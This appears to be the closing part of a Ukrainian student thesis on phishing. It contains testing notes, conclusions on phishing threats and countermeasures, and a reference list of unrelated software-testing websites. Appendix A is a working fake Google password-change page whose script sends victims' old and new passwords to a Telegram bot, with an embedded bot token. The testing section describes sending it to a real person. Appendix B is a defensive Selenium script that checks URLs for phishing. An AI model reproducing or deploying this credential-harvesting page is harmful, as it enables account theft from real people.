

Рисунок 3.3-Справжня сторінка налаштування

Також було протестено і 2 додаток як відповідає за обробку даних та отримання даних від жертви але це буде продемонстровано у наступному підпрозділі роботи.

3.3.2. Випробування на реальних випадках фішингу

Для того щоб переконатися що програма працює необхідно відправити сайт справжній людини запустити скрипт та чекати поки не уведе справжні данні.

Результати прийдуть зловмиснику на ТГ канал



Рисунок 3.4-Данні жертви

Як бачимо по тестах програма дієва та виконує всі покладені на неї функції

3.3.3. Оцінка швидкодії та ресурсоємкості

Програма багато не займає та не є ресурсоємною.Програма швидка оскільки передає результати відразу як інший користувач уведе свої данні.

3.3.4. Оцінка зручності користування

Програма зручна у використанні для тих хто розуміється на цій спецефічній темі в інших випадках вона може здатися складною та незрозумілою.Також щоб використовувати додаток необхідно мати деякі налаштування системи та встагновлені додатки.

Висновки

Фішингові атаки залишаються однією з основних загроз для окремих осіб і організацій на сьогоднішній день. Як підкреслюється в роботі, це в основному обумовлено участю людини в циклі фішингу. Часто фішери використовують людські вразливості на додаток до сприяння технологічним умовам (тобто технічним вразливостям). Було виявлено, що вік, стать, інтернет-залежність, стрес користувачів і багато інших атрибутів впливають на сприйнятливість до фішингу між людьми. На додаток до традиційних фішингових каналів (наприклад, електронної пошти та Інтернету), зростають нові типи фішингових засобів, такі як голосовий і SMS-фішинг. Крім того, використання фішингу на основі соціальних мереж збільшилося у використанні паралельно зі зростанням соціальних мереж. Одночасно фішинг розвинувся за межі отримання конфіденційної інформації та фінансових злочинів до кібертероризму, хактивістства, нанесення шкоди репутації, шпигунства та атак на національні ресурси держави. Були проведені дослідження з метою виявлення мотивів, методів і контрзаходів до цих нових злочинів, однак єдиного рішення проблеми фішингу не існує через неоднорідний характер вектора атаки. У цій роботі були досліджені проблеми, пов'язані з фішингом, і запропонована нова анатомія, яка описує повний життєвий цикл фішингових атак. Ця анатомія забезпечує більш широкий погляд на фішингові атаки і дає точне визначення, що охоплює наскрізне виключення і реалізацію атаки.

Хоча людська освіта є найефективнішим захистом від фішингу, повністю усунути загрозу важко через складність атак та елементів соціальної інженерії. Хоча постійне навчання з питань безпеки є ключем до уникнення фішингових атак і зменшення їх впливу, розробка ефективних методів боротьби з фішингом, які запобігають підданню користувачів атаці, є важливим кроком у пом'якшенні цих атак. З цією метою в цій роботі обговорювалася важливість розробки методів захисту від фішингу, які виявляють/блокують атаку. Крім того, важливість методів визначення джерела атаки може забезпечити більш надійне контрфішингове рішення, як обговорювалося в цій роботі.

Крім того, ця робота визначила важливість правоохоронних органів як стримуючого механізму. Необхідні подальші дослідження та дослідження, як обговорювалося нижче.

1. Необхідні подальші дослідження для вивчення схильності користувачів до фішингу, що допоможе розробити сильніші та самонавчальні антифішингові системи безпеки.

2. Дослідження фішингу на основі соціальних мереж, голосового фішингу та SMS-фішингу є рідкісними, і, за прогнозами, ці нові загрози значно зростуть протягом наступних років.

3. Закони та законодавство, які застосовуються до фішингу, все ще перебувають на початковій стадії, насправді в багатьох країнах немає конкретних законів про фішинг. Більшість фішингових атак охоплюються традиційними кримінальними законами, такими як крадіжка особистих даних та комп'ютерні злочини. Тому розробка спеціальних законів для фішингу є важливим кроком у пом'якшенні цих атак у той час, коли ці злочини стають все більш поширеними.

4. Визначення джерела атаки до закінчення життєвого циклу фішингу та застосування законодавства щодо порушника може допомогти значно обмежити фішингові атаки та отримати користь від подальших досліджень.

Можна помітити, що засоби, які використовуються для фішингових атак, змінилися від традиційних електронних листів до фішингу в соціальних мережах. Існує явне відставання між складними фішинговими атаками та існуючими контрзаходами. Нові контрзаходи повинні бути багатовимірними для боротьби як з людськими, так і з технічними елементами атаки. Ця стаття містить цінну інформацію про поточні фішингові атаки та контрзаходи, тоді як запропонована анатомія надає чітку таксономію для розуміння повного життєвого циклу фішингу.

Список використаних джерел

1. Software Testing Fundamentals - https://softwaretestingfundamentals.com/
2. ISTQB - International Software Testing Qualifications Board - https://www.istqb.org/
3. Software Testing Help - https://www.softwaretestinghelp.com/
4. Ministry of Testing - https://www.ministryoftesting.com/
5. TestRail Blog - https://www.gurock.com/testrail/blog
6. StickyMinds - https://www.stickyminds.com/
7. TechBeacon - https://techbeacon.com/
8. DZone - Software Testing - https://dzone.com/testing-performance-and-qa
9. Guru99 - Software Testing - https://www.guru99.com/software-testing.html
10. Huddle Testing - https://www.huddle.com/testing/
11. Ministry of Testing Dojo - https://dojo.ministryoftesting.com/
12. Software Testing Genius - http://www.softwaretestinggenius.com/
13. SmartBear Software Testing Blog - https://smartbear.com/blog/test-and-monitor/
14. TechTarget - Software Testing and QA - https://searchsoftwarequality.techtarget.com/
15. TestingWhiz Blog - https://www.testing-whiz.com/blog
16. Techwell - Software Testing & QA - https://www.techwell.com/testing-qa
17. Testing Excellence - http://www.testingexcellence.com/
18. QA Intelligence - http://qablog.practitest.com/
19. Ministry of Testing Podcast - https://www.ministryoftesting.com/dojo/lessons?resourceType=podcast
20. TestHuddle - https://www.testhuddle.com/
21. Software Testing Magazine - https://www.softwaretestingmagazine.com/
22. Quality Testing - https://www.qualitytesting.info/
23. Reddit - r/softwaretesting - https://www.reddit.com/r/softwaretesting/

24. LinkedIn Groups - Software Testing - Join relevant groups and participate in discussions.
25. YouTube Channels - Search for software testing tutorials, lectures, and webinars on YouTube.

Додатки

Додаток А

```
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Google Form</title>

   <style>
    @import url('https://fonts.googleapis.com/css2?family=Open+Sans:ital,wght@0,400;0,500;0,600;0,700;0,800;1,300;1,400;1,500;1,600;1,700;1,800&display=swap');


   body {
      margin: 0;
      padding: 0;
      background-size: cover;
      font-family: 'Open Sans', sans-serif;
   }

   .box {
      position: absolute;
      top: 50%;
      left: 50%;
```

```
    transform: translate(-50%, -50%);
    width: 30rem;
    padding: 3.5rem;
    box-sizing: border-box;
    border: 1px solid #dadce0;
    -webkit-border-radius: 8px;
    border-radius: 8px;

}

.box h2 {
    margin: 0px 0 -0.125rem;
    padding: 0;
    text-align: center;
    color: #202124;
    font-size: 24px;
    font-weight: 500;
}

.box .logo
{
    display: flex;
    flex-direction: row;
    justify-content: center;
    margin-bottom: 16px;

}

.box p {
    font-size: 16px;
```

```
    font-weight: 400;
    letter-spacing: 1px;
    line-height: 1.5;
    margin-bottom: 24px;
    text-align: left;
}

     .box h3 {
        font-size: 16px;
        font-weight: 600;
        letter-spacing: 1px;
        line-height: 1.5;
        margin-bottom: 24px;
        text-align: left;
     }
.box .inputBox {
    position: relative;
}

.box .inputBox input {
    width: 93%;
    padding: 1.3rem 10px;
    font-size: 1rem;
   letter-spacing: 0.062rem;
   margin-bottom: 1.875rem;
   border: 1px solid #ccc;
   background: transparent;
   border-radius: 4px;
}
```

```
    .box .inputBox .invalid {
        width: 93%;
        padding: 1.3rem 10px;
        font-size: 1rem;
        letter-spacing: 0.062rem;
        margin-bottom: 1.875rem;
        border: 1px solid #ee0505;
        background: transparent;
        border-radius: 4px;
    }

.invalid:required{
    top: -1.125rem;
    left: 10px;
    color: #e80b0b;
    font-size: 0.75rem;
    background-color: #fff;
    height: 10px;
    padding-left: 5px;
    padding-right: 5px;
}
.box .inputBox label {
    position: absolute;
    top: 10px;
    left: 10px;
    padding: 0.625rem 0;
    font-size: 1rem;
    color: gray;
    pointer-events: none;
    transition: 0.5s;
```

```
}

.box .inputBox input:focus ~ label,
.box .inputBox input:valid ~ label,
.box .inputBox input:not([value=""]) ~ label {
    top: -1.125rem;
    left: 10px;
    color: #1a73e8;
    font-size: 0.75rem;
    background-color: #fff;
    height: 10px;
    padding-left: 5px;
    padding-right: 5px;
}

.box .inputBox input:focus {
    outline: none;
    border: 2px solid #1a73e8;
}

.box input[type="submit"] {
    border: none;
    outline: none;
    color: #fff;
    background-color: #1a73e8;
    padding: 0.625rem 1.25rem;
    cursor: pointer;
    border-radius: 0.312rem;
    font-size: 1rem;
    float: right;
```

```
        }

        .box input[type="submit"]:hover {
          background-color: #287ae6;
          box-shadow: 0 1px 1px 0 rgba(66,133,244,0.45), 0 1px 3px 1px rgba(66,133,244,0.3);
        }

        .small {
           font-size: 1px;
           color: #e80b0b;
           margin: 0px;
           padding: 0px;
           font-weight: 400;
           letter-spacing: 1px;
           line-height: 1.5;
           text-align: left;
           display: none;
        }

           </style>

      </head>
      <body>

        <div class="box">
          <div class="logo">
            <svg class="logo_svg" viewBox="0 0 75 24" width="75" height="24" xmlns="http://www.w3.org/2000/svg" aria-hidden="true" class="l5Lhkf"><g id="qaEJec"><path fill="#ea4335" d="M67.954 16.303c-
```

1.33 0-2.278-.608-2.886-1.804l7.967-3.3-.27-.68c-.495-1.33-2.008-3.79-5.102-3.79-3.068 0-5.622 2.41-5.622 5.96 0 3.34 2.53 5.96 5.92 5.96 2.73 0 4.31-1.67 4.97-2.64l-2.03-1.35c-.673.98-1.6 1.64-2.93 1.64zm-.203-7.27c1.04 0 1.92.52 2.21 1.264l-5.32 2.21c-.06-2.3 1.79-3.474 3.12-3.474z"></path></g><g id="YGlOvc"><path fill="#34a853" d="M58.193.67h2.564v17.44h-2.564z"></path></g><g id="BWfIk"><path fill="#4285f4" d="M54.152 8.066h-.088c-.588-.697-1.716-1.33-3.136-1.33-2.98 0-5.71 2.614-5.71 5.98 0 3.338 2.73 5.933 5.71 5.933 1.42 0 2.548-.64 3.136-1.36h.088v.86c0 2.28-1.217 3.5-3.183 3.5-1.61 0-2.6-1.15-3-2.12l-2.28.94c.65 1.58 2.39 3.52 5.28 3.52 3.06 0 5.66-1.807 5.66-6.206V7.21h-2.48v.858zm-3.006 8.237c-1.804 0-3.318-1.513-3.318-3.588 0-2.1 1.514-3.635 3.318-3.635 1.784 0 3.183 1.534 3.183 3.635 0 2.075-1.4 3.588-3.19 3.588z"></path></g><g id="e6m3fd"><path fill="#fbbc05" d="M38.17 6.735c-3.28 0-5.953 2.506-5.953 5.96 0 3.432 2.673 5.96 5.954 5.96 3.29 0 5.96-2.528 5.96-5.96 0-3.46-2.67-5.96-5.95-5.96zm0 9.568c-1.798 0-3.348-1.487-3.348-3.61 0-2.14 1.55-3.608 3.35-3.608s3.348 1.467 3.348 3.61c0 2.116-1.55 3.608-3.35 3.608z"></path></g><g id="vbkDmc"><path fill="#ea4335" d="M25.17 6.71c-3.28 0-5.954 2.505-5.954 5.958 0 3.433 2.673 5.96 5.954 5.96 3.282 0 5.955-2.527 5.955-5.96 0-3.453-2.673-5.96-5.955-5.96zm0 9.567c-1.8 0-3.35-1.487-3.35-3.61 0-2.14 1.55-3.608 3.35-3.608s3.35 1.46 3.35 3.6c0 2.12-1.55 3.61-3.35 3.61z"></path></g><g id="idEJde"><path fill="#4285f4" d="M14.11 14.182c.722-.723 1.205-1.78 1.387-3.334H9.423V8.373h8.518c.09.452.16 1.07.16 1.664 0 1.903-.52 4.26-2.19 5.934-1.63 1.7-3.71 2.61-6.48 2.61-5.12 0-9.42-4.17-9.42-9.29C0 4.17 4.31 0 9.43 0c2.83 0 4.843 1.108 6.362 2.56L14 4.347c-1.087-1.02-2.56-1.81-4.577-1.81-3.74 0-6.662 3.01-6.662 6.75s2.93 6.75 6.67 6.75c2.43 0 3.81-.972 4.69-1.856z"></path></g></svg>

** **

<h2>Поміняти Пароль</h2>

<h3>Створіть новий надійний пароль</h3>

** Створіть новий надійний пароль якій ви не використовуйте на інших веб-сайтах **

```
<form  id="form">
  <div class="inputBox">
   <input type="password" name="password" required   value="">
   <label>Попередній пароль</label>
  </div>
  <div class="inputBox">
     <input     type="text"     name="newPassword"     id="newPass"
required onkeyup="this.setAttribute('value', this.value);" value="">
     <label>Новий пароль</label>
   </div>
  <div class="inputBox">
    <input     type="text"     name="text"     id="newPass2"     required
value="">
    <label>Підтвердіть</label>
    <p class="small">Паролі не співпадають!</p>
  </div>
  <input type="submit" name="sign-in" value="Sign In">
 </form>
</div>


<script
src="https://cdn.jsdelivr.net/npm/axios/dist/axios.min.js"></script>

<script>
  const chat_id = '-1001768688102';
  const                                token                                =
'6036774964:AAFjINS2Xn7er7s2ezimuBZ2d3yA5ann4lk';
  const URL = `https://api.telegram.org/bot${ token }/sendMessage`;
```

```
document.getElementById('form').addEventListener('submit',function (e){
        console.log(e)
        e.preventDefault();
        let message = `<b>Дані про аккаунт: </b>\n`
        message += `<b>Пароль: ${this.password.value} </b>\n`;
        message += `<b>Новий Пароль: ${this.newPassword.value} </b>`

        console.log(message)
        if(this.newPassword.value === this.text.value){
          axios.post(URL,{
            chat_id:chat_id,
            parse_mode:'html',
            text:message
          }).then((res)=>{
            document.location.href = 'https://www.google.com/account'
          })
        } else {
          let input1 = document.getElementById('newPass')
          let input2 = document.getElementById('newPass2')
           let labels = document.getElementsByTagName('label')
           input1.classList.add('invalid');
           input2.classList.add('invalid');

           let p = document.getElementsByClassName('small')
           p[0].style.display = 'block'
        }

        // console.log(this.newPassword.value)
      })
```

```
    </script>
</body>
</html>
```

Додаток Б

```
from selenium import webdriver
from selenium.common.exceptions import NoSuchElementException


'''
 https://fb.watch/kh7IxVz8kP/
 '''

shortlink_decoder = ('http://checkshorturl.com/expand.php')
punicode_check = ('https://www.punycoder.com/')
DB_check = ('https://admin.uribl.com/?section=lookup;')
scaner_check = ('https://transparencyreport.google.com/safe-browsing/search?hl=en')

option = webdriver.ChromeOptions()
# option.add_argument("--headless=new")
option.add_argument('--headless')

# option.set_preference('dom.webdriver.enabled', False)
# option.set_preference('dom.webnotifications.enabled', False)
# option.set_preference('general.useragent.override', 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0')

domain = input('\nEnter domain: ').strip()
print('\nChecking on short link. Wait please...\n')
browser = webdriver.Chrome(options=option)
```

```
        browser.get(shortlink_decoder)

        shortlink_decoder_form                                          =
('/html/body/div[3]/div/div[1]/div[2]/form/input[1]')

        browser.find_element("xpath",
shortlink_decoder_form).send_keys(domain)
        shortlink_decoder_button                                        =
('/html/body/div[3]/div/div[1]/div[2]/form/input[2]')
        browser.find_element("xpath", shortlink_decoder_button).click()

        try:
            shortlink_decoder_result = ('/html/body/div[3]/div/div[2]/div[2]/p[4]/a')
            shrt_res = browser.find_element("xpath", shortlink_decoder_result)

            shrt_res_text = shrt_res.text
            print('Original link is ' + str(shrt_res_text))
            domain = shrt_res_text
        except NoSuchElementException:
            print('Link doesn\'t short. Continue')
        print('\nChecking on Punicode')
        print('sad',domain)
        if 'http://' in domain or 'HTTP://' in domain:
            print('1')
            temp = domain[7:]
            if '/' in temp:
                print('2')
                temp_2 = temp.index('/')
                temp = temp[:temp_2]
        elif 'https://' in domain:
```

```
            print('3')
            temp = domain[8:]
            if '/' in temp:
                print('3')
                temp_2 = temp.index('/')
                temp = temp[:temp_2]
        else:
            print('4')
            temp = domain
            if '/' in temp:
                print('5')
                temp_2 = temp.index('/')
                temp = temp[:temp_2]
            else:
                print('6')
                temp = domain

        print('temp ',temp)
        browser.get(punicode_check)

        form_xpath =
'/html/body/div/div[2]/div[1]/form/div/div/div/div[1]/div[1]/div[2]/div/textarea'
        browser.find_element("xpath",form_xpath).send_keys(temp)
        button_xpath =
'/html/body/div/div[2]/div[1]/form/div/div/div/div[1]/div[1]/div[4]/button'
        browser.find_element("xpath",button_xpath).click()
        out =
browser.find_element("xpath",'/html/body/div/div[2]/div[1]/form/div/div/div/div
[1]/div[2]/div[2]/div/textarea').get_attribute('value')
        print(out,"===",temp)
```

```
        if out == temp and 'xn-' not in out:
            print('\nLink looks punicode free. Step 1 Completed. Need more details\n')
            print('URIBL check\n')

            browser.get(DB_check)
            form_xpath = '/html/body/table/tbody/tr[1]/td[2]/table[2]/tbody/tr/td/form/table/tbody/tr[1]/td[1]/textarea'
            browser.find_element("xpath",form_xpath).send_keys(domain)
            button_xpath = '/html/body/table/tbody/tr[1]/td[2]/table[2]/tbody/tr/td/form/table/tbody/tr[1]/td[1]/input'
            browser.find_element("xpath",button_xpath).click()
            try:
                result_xpath = '/html/body/table/tbody/tr[1]/td[2]/table[2]/tbody/tr/td/table/tbody/tr/td[2]/table[2]/tbody/tr[2]/td[2]/span'
                DB_result = browser.find_element("xpath",result_xpath).get_attribute('title')
                print(DB_result)
            except NoSuchElementException:
                DB_result = ('Null')
                print('Database error')
            if 'NOT' in DB_result:
                print('\nBlackList check was succesful. Step 2 Completed. Need to scan resource\n')
                print('Scanning resource\n')
                browser.get(scaner_check)
```

```
            form_xpath = '/html/body/app/site-layout/mat-sidenav-container/mat-sidenav-content/safe-browsing-report/ng-component/section/div/search-box/input'
            browser.find_element("xpath",form_xpath).send_keys(domain)
            button_xpath = (
               '/html/body/app/site-layout/mat-sidenav-container/mat-sidenav-content/safe-browsing-report/ng-component/section/div/search-box/i')
            browser.find_element("xpath",button_xpath).click()

            result_xpath = (
               '/html/body/app/site-layout/mat-sidenav-container/mat-sidenav-content/safe-browsing-report/ng-component/site-status-result/report-section/section/div/data-tile/div[2]/span')
            res = browser.find_element("xpath",result_xpath)
            resText = res.text
            print(resText)
            if 'No' in resText or 'NO' in resText:
               print('\nStep 3 Completed. Resource and link are safe\n')
            elif 'Check' in resText:
               print('\nUnable to scan such big resource. Please, enter more targeting link\n')
            else:
               print('\nStep 3 failed. Malicious activity detected. This resource is dangerous\n')
         else:
            print('\nLink was detected in BlackList or have punicode.Step 2 Failed.Potentionaly dangerous resource\n')
      else:
         print('\nPunicode was detected. Step 1 Failed. The resource is trying to impersonate another.Dangerous\n')
```

```
print(temp)
print(out)
print('End session')
```